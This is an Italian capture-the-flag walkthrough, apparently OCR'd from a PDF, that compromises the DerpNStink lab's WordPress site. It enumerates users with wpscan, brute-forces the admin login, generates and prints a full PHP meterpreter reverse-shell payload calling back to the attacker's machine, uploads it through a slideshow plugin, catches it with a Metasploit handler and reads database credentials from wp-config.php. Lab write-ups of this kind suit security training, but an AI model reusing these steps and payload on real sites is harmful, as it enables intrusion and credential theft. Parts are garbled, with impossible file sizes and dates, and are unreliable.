  wpscan --url url --stealthy

- Scan a WordPress website, checking for vulnerable plugins and specifying the path to the wp-content directory:
  wpscan --url url --enumerate vp --wp-content-dir remote/path/to/wp-content

- Scan a WordPress website through a proxy:
  wpscan --url url --proxy protocol://ip:port --proxy-auth username:password

- Perform user identifiers enumeration on a WordPress website:
  wpscan --url url --enumerate u


- Execute a password guessing attack on a WordPress website:
  wpscan --url url --usernames usernames/path/to/usernames.txt --passwords path/to/passwords.txt threads 20 --emberMe

- Scan a WordPress website, collecting vulnerability data from the WPVulnDB (https://wpvulndb.com/):
  wpscan --url url --api-token token

(diidro㉿kali)-[~]
$
```

Utilizziamo il tool **tldr** per visionare consigli pratici sull'utilizzo di wpscan:

Lanciamo il comando trovato tramite tldr nel sottodominio derpnstink.local/weblog



```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~] wpScan --url http://derpnstink.local/weblog --enumerate u
WPScan v3.8.25 - WordPress Security Scanner
Sponsored by Automatic - https://automatic.com/
@_WPScan_, @_ethicalhack3r, @erwan_lr, @fireart

[+] URL: http://derpnstink.local/weblog/ [192.168.56.104]
[+] Started: Thu Jul 18 03:39:47 2024

Interesting Finding(s):
[+] Headers
  Interesting Entries:
    - Server: Apache/2.4.7 (Ubuntu)
    - X-Powered-By: PHP/5.5.9-1ubuntu4.22
  Found By: Headers (Passive Detection)
  Confidence: 100%
[+] XML-RPC seems to be enabled: http://derpnstink.local/weblog/xmlrpc.php
  Found By: Headers (Passive Detection)
  Confidence: 100%
  Confirmed By:
    - Link Tag (Passive Detection), 30% confidence
    - Direct Access (Aggressive Detection), 100% confidence
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://derpnstink.local/weblog/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://derpnstink.local/weblog/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.6.9 identified (Insecure, released on 2017-11-29).
  Found By: Emoji Settings (Passive Detection)
    - http://derpnstink.local/weblog/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.6.9'
  Confirmed By: Meta Generator (Passive Detection)
    - http://derpnstink.local/weblog/, Match: 'WordPress 4.6.9'
[+] WordPress theme in use: twentysixteen
  Location: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/
  Last Updated: 2024-04-02T00:00:00.000Z
  Readme: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/readme.txt
  [!] The version is out of date, the latest version is 3.2
  Style URL: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9
  Style Name: Twenty Sixteen
  Style URI: https://wordpress.org/themes/twentysixteen/
  Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
  Author: The WordPress team
  Author URI: https://wordpress.org/
  Found By: Css Style In Homepage (Passive Detection)
  Version: 1.3 (80% confidence)
  Found By: Style (Passive Detection)
    - http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9, Match: 'Version: 1.3'
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ━━━━━━━━ (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:
[+] admin
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Jul 17 04:58:36 2024
[+] Requests Done: 53
[+] Cached Requests: 8
[+] Data Sent: 15.116 KB
[+] Data Received: 221.823 KB
[+] Memory used: 215.18 MB
[+] Elapsed time: 00:00:02
```

L'username è “**admin**”.

Tentiamo ora il **bruteforce** con il seguente comando:

inizia il bruteforce:

Dashboard < DeRPnStiNK Pro X +

derpnstink.local/weblog/wp-admin/index.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DeRPnStiNK Professional Services

Howdy, admin

Screen Options Help

Dashboard

Profile Slideshow

Collapse menu

WordPress 4.9.1 is available! Please notify the site administrator.

Dashboard

Activity

Recently Published Nov 12th 2017, 3:25 am Hello world!

Recent Comments

From A WordPress Commenter on Hello world! Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in...

RSS Error: WP HTTP Error: stream_socket_client(): php_network_getaddresses: getaddrinfo failed: Name or service not known stream_socket_client(): unable to connect to tcp://wordpress.org:80 (php_network_getaddresses: getaddrinfo failed: Name or service not known)

RSS Error: WP HTTP Error: stream_socket_client(): php_network_getaddresses: getaddrinfo failed: Name or service not known stream_socket_client(): unable to connect to ssl://planet.wordpress.org:443 (php_network_getaddresses: getaddrinfo failed: Name or service not known)

Thank you for creating with WordPress.

Version 4.6.9

1)

Navigando, abbiamo individuato nella sezione slideshow possibili punti di injection:

Manage Slides < DeRPnStiNK X +

derpnstink.local/weblog/wp-admin/admin.php?page=slideshow-slides

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DeRPnStiNK Professional Services

Howdy, admin

WordPress 4.9.1 is available! Please notify the site administrator.

Manage Slides Add New

5 slides Order Slides Bulk Actions Apply

ID	Image	Title	Galleries	Link	Date	Order
5	randomx	randomx	None	No	2017-12-13	1
4	randomx	randomx	None	No	2017-12-12	1
3	h0m3l4b1t	h0m3l4b1t	None	No	2017-11-13	1
2	h0m3l4b1t	h0m3l4b1t	None	No	2017-11-13	1
1	Slideshow	Slideshow	None	No	2017-11-13	1

2)


Eseguiamo, quindi, il login nell'apposita pagina wordpress con le credenziali appena identificate:

Generiamo la **shell** da caricare e mettiamola in un file che chiameremo **shell.php**

NB: L'host siamo noi (dal sito si avvia la connessione verso la nostra macchina).

```
kali@kali:~  
File Actions Edit View Help  
└─(kali㉿kali)-[~]  
└─$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.102 lport=8888 -f raw > shell.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1115 bytes  
  
└─(kali㉿kali)-[~]  
└─$ cat shell.php  
/*<?php /* error_reporting(0); $ip = '192.168.56.102'; $port = 8888; if ((($f = 'stream_socket_client') && is_callable($f))  
{ $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $p  
ort); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);  
$res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs');}  
} if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_  
read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)  
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strle  
n($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get(  
'suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Navighiamo alla ricerca di uno spazio per fare l'**injection** del nostro php:



The screenshot shows a Firefox browser window displaying a WordPress dashboard. The URL is `derpnstink.local/weblog/wp-admin/admin.php?page=slideshow-slides&method=save`. The page title is "Manage Slides". On the left, there's a sidebar with "Dashboard", "Profile", and "Slideshow" (which is currently selected). The main area shows a slide titled "you've been hacked" with the following description:

```
you've been hacked  
Title/name of your slide as it will be displayed to your users.
```


Below the description is a text area for the slide content:

```
|  
Description of your slide as it will be displayed to your users below the title.
```

There are several configuration options at the bottom:

- Show Information?**: Radio buttons for "Both title and description" (selected), "Title only", "Description only", and "None, do not show". A note says: "Choose how the information bar will be displayed on this slide."
- Galleries**: Note: "No galleries are available. Assign this slide to one or more galleries."
- Image Type**: Radio buttons for "Upload File (recommended)" (selected) and "Specify URL". A note says: "Do you want to upload an image or specify a local/remote image URL?"
- Choose Image**: A "Browse..." button with the note: "No file selected. Choose your image file from your computer. JPG, PNG, GIF are supported."

Carichiamo la PHP generata seguendo i passaggi come nell'immagine:



Avviando l'ascolto su mfsconsole, e ricaricando la pagina corrente, siamo dentro.

Come modulo utilizzeremo **exploit/multi/handler** (evidenziato nell'immagine sotto); questo modulo è un handler generico che può essere configurato per ascoltare su una porta specifica e gestire connessioni da vari tipi di payload.

```
File Actions Edit View Help
:msf>exploit -j. stink.local/weblog
:Ns.B0B&ALICEes7:
:---srxrwx:-
:MS146.52.No.Per:
:<script>.Ac816/Kali Forums <Kali NetHunter Google Hacking DB OffSec
:NT_AUTHORITY.Do
:09.14.2011.raid
:/STFU\wall.No.Pr
:hevnsntSurb025N.
:#OUTHOUSE- -s:
:$nmap -oS
:Awsm.da:
:Ring0:
:23d:
/-
/yo- .ence.N:{ :|: & };;
`:Shall.We.Play.A.Game?tron/
`--ooy.ifightf0r+ehUser5` 
.. th3.H1V3.U2VjRFNN.jMh+.
`MjM~WE.ARE.se~MMjMs
+~KANSAS.CITY's-
J~HAKCERS~./.
.esc:wq!:
++ATH` 

Had moderate success marketing bagpipes in the aftermarket. Had
=[ metasploit v6.3.55-dev] squirt guns for the government. At the moment
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ] toys for farmers. What gets me
+ -- --=[ 9 evasion
going to be implementing heroin in Salisbury, MD. In 2009 I was licensing
Metasploit Documentation: https://docs.metasploit.com/2007 donating shaving cream
msf6 > search exploit/multi/handler

Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/linux/local/apt_package_manager_persistence 1999-03-09 excellent No APT Package Manager Persistence
1 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2 exploit/linux/local/bash_profile_persistence 1989-06-08 normal No Bash Profile Persistence
3 exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
4 exploit/multi/handler 2014-09-24 manual No Generic Payload Handler
5 exploit/windows/msql/mssql_linkcrawler 2000-01-01 great No Microsoft SQL Server Database Link Crawling Command Execution
6 exploit/windows/browser/persits_xupload_traversal 2009-09-29 excellent No Persists XUpload ActiveX MakeHttpRequest Directory Traversal
7 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence

Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Configuriamo il modulo scelto (set lhost, lport e payload per l'apertura di una shell meterpreter)

```
File Actions Edit View Help
msf6 exploit(multi/handler) > show options local/weblog/
Module options (exploit/multi/handler):
Name Current Setting Required Description
LHOST 192.168.56.102 yes The listen address (an interface may be specified)
LPORT 8888 yes The listen port

Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.56.102 yes The listen address (an interface may be specified)
LPORT 8888 yes The listen port

Exploit target:
Id Name
0 Wildcard Target
Had moderate success marketing bagpipes in the aftermarket. Had
moderate success training squirt guns for the government. At the moment
View the full module info with the info, or info -d command.
I'm supervising the production of tinker toys for farmers. What gets me
msf6 exploit(multi/handler) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Andiamo in ascolto e ricarichiamo la pagina:

The screenshot shows a Firefox browser window with two tabs open. The left tab is titled 'Manage Slides < DeRPnStiNk' and displays a form for saving a new slide. The right tab shows a terminal window titled 'kali@kali: ~' with a meterpreter session. The slide being created has a title of 'you've been hacked' and a description of 'e'. The terminal shows the command 'msf exploit(msfvenom)' being run.

Siamo dentro.

Navighiamo fino ad arrivare alla **directory html**, è proprio qui che troveremo due sub-directory importanti: **weblog** e **php**.

Entriamo prima in PHP, qui troveremo un file chiamato "info.php", questo file ci dice che il phpmyadmin (gestore web del mysql) è disponibile.

Segnamoci il percorso per tornarci in un secondo momento tramite browser.

```
Mode Size Type Last modified Name
100644/rw-r--r-- 1795296330146 fil 187830188404-09-22 00:17:07 -0400 index.php
100644/rw-r--r-- 85620173065695 fil 205936624599-04-26 14:22:37 -0400 license.txt
100644/rw-r--r-- 31447750548634 fil 205936624599-04-26 14:22:37 -0400 readme.html
100644/rw-r--r-- 23433341572432 fil 199270312246-07-07 14:45:56 -0400 wp-activate.php
040755/rwxr-xr-x 17592186048512 dir 200256786768-02-08 23:03:32 -0500 wp-admin
100644/rw-r--r-- 1563368096108 fil 197419361855-05-08 17:51:56 -0400 wp-blog-header.php
100644/rw-r--r-- 6343666697669 fil 199256446028-11-30 06:11:39 -0500 wp-comments-post.php
100644/rw-r--r-- 12253541698341 fil 197383414297-08-30 13:41:22 -0400 wp-config-sample.php
100644/rw-r--r-- 13413182868531 fil 205575971467-02-15 21:09:33 -0500 wp-config.php
040755/rwxr-xr-x 17592186048512 dir 205588293470-05-07 21:21:08 -0400 wp-content
100644/rw-r--r-- 14113262537942 fil 194964673048-02-06 05:09:05 -0500 wp-cron.php
040755/rwxr-xr-x 52776558145536 dir 200256786904-03-17 06:31:49 -0400 wp-includes
100644/rw-r--r-- 10230612101454 fil 199256446028-11-30 06:11:39 -0500 wp-links-opml.php
100644/rw-r--r-- 14401025346841 fil 198798400006-06-17 21:12:56 -0400 wp-load.php
100644/rw-r--r-- 146273701233929 fil 199517656028-11-16 07:38:56 -0500 wp-login.php
100644/rw-r--r-- 34329673604921 fil 205936624599-04-26 14:22:37 -0400 wp-mail.php
100644/rw-r--r-- 59785944774240 fil 200220359722-09-26 21:10:47 -0400 wp-settings.php
100644/rw-r--r-- 128376572507330 fil 199270165392-05-08 16:08:13 -0400 wp-signup.php
100644/rw-r--r-- 17330193043395 fil 192908744462-09-04 00:21:31 -0400 wp-trackback.php
100644/rw-r--r-- 13159779798008 fil 19971859492-12-16 06:00:13 -0500 xmlrpc.php

meterpreter > cd ..
meterpreter > ls
Listing: /var/www/html
random random

Mode Size Type Last modified Name
100644/rw-r--r-- 77309411346 fil 205581795684-02-06 15:18:14 -0500 .htaccess
040755/rwxr-xr-x 17592186048512 dir 205576060069-08-03 11:02:00 -0400 css
100644/rw-r--r-- 468095600798139 fil 205576008214-09-10 17:26:03 -0400 derp.png
100644/rw-r--r-- 5574867551506 fil 205582643600-02-27 12:03:24 -0500 index.html
040755/rwxr-xr-x 17592186048512 dir 205576054489-05-27 09:42:23 -0400 js
040755/rwxr-xr-x 17592186048512 dir 205576476814-03-17 02:25:34 -0400 php
100644/rw-r--r-- 227633266741 fil 205576493282-07-23 17:27:51 -0400 robots.txt
100644/rw-r--r-- 953676013462365 fil 205576005084-05-05 12:35:32 -0400 stinky.png
040777/rwxrwxrwx 17592186048512 dir 205581386969-07-04 22:43:23 -0400 temporary
040755/rwxr-xr-x 17592186048512 dir 205936624599-04-26 14:22:37 -0400 weblog
040755/rwxr-xr-x 17592186048512 dir 206265273323-09-27 03:29:51 -0400 webnotes

meterpreter > cd php
meterpreter > ls
Listing: /var/www/html/php
random random

Mode Size Type Last modified Name
100644/rw-r--r-- 309237645384 fil 206265341510-11-21 04:39:48 -0500 info.php

meterpreter > cat info.php
<?php
/* management interface can be found at /phpmyadmin
phpinfo();
?>
```

Apriamo, ora, la cartella weblog e, tra i vari file, apriamo wp-config.php.
Ecco tutte le informazioni che ci interessano inerenti il database:

```
100644/rw-r--r-- 17330193043395 fil 192908744462-09-04 00:21:31 -0400 wp-trackback.php
100644/rw-r--r-- 13159779798008 fil 19971859492-12-16 06:00:13 -0500 xmlrpc.php

meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * MySQL settings
 * Secret keys
 * Database table prefix
 * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
// MySQL settings - You can get this info from your web host // 
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress'); X

/** MySQL database username */
define('DB_USER', 'root'); X

/** MySQL database password */
define('DB_PASSWORD', 'mysql'); X

/** MySQL hostname */
define('DB_HOST', 'localhost'); X

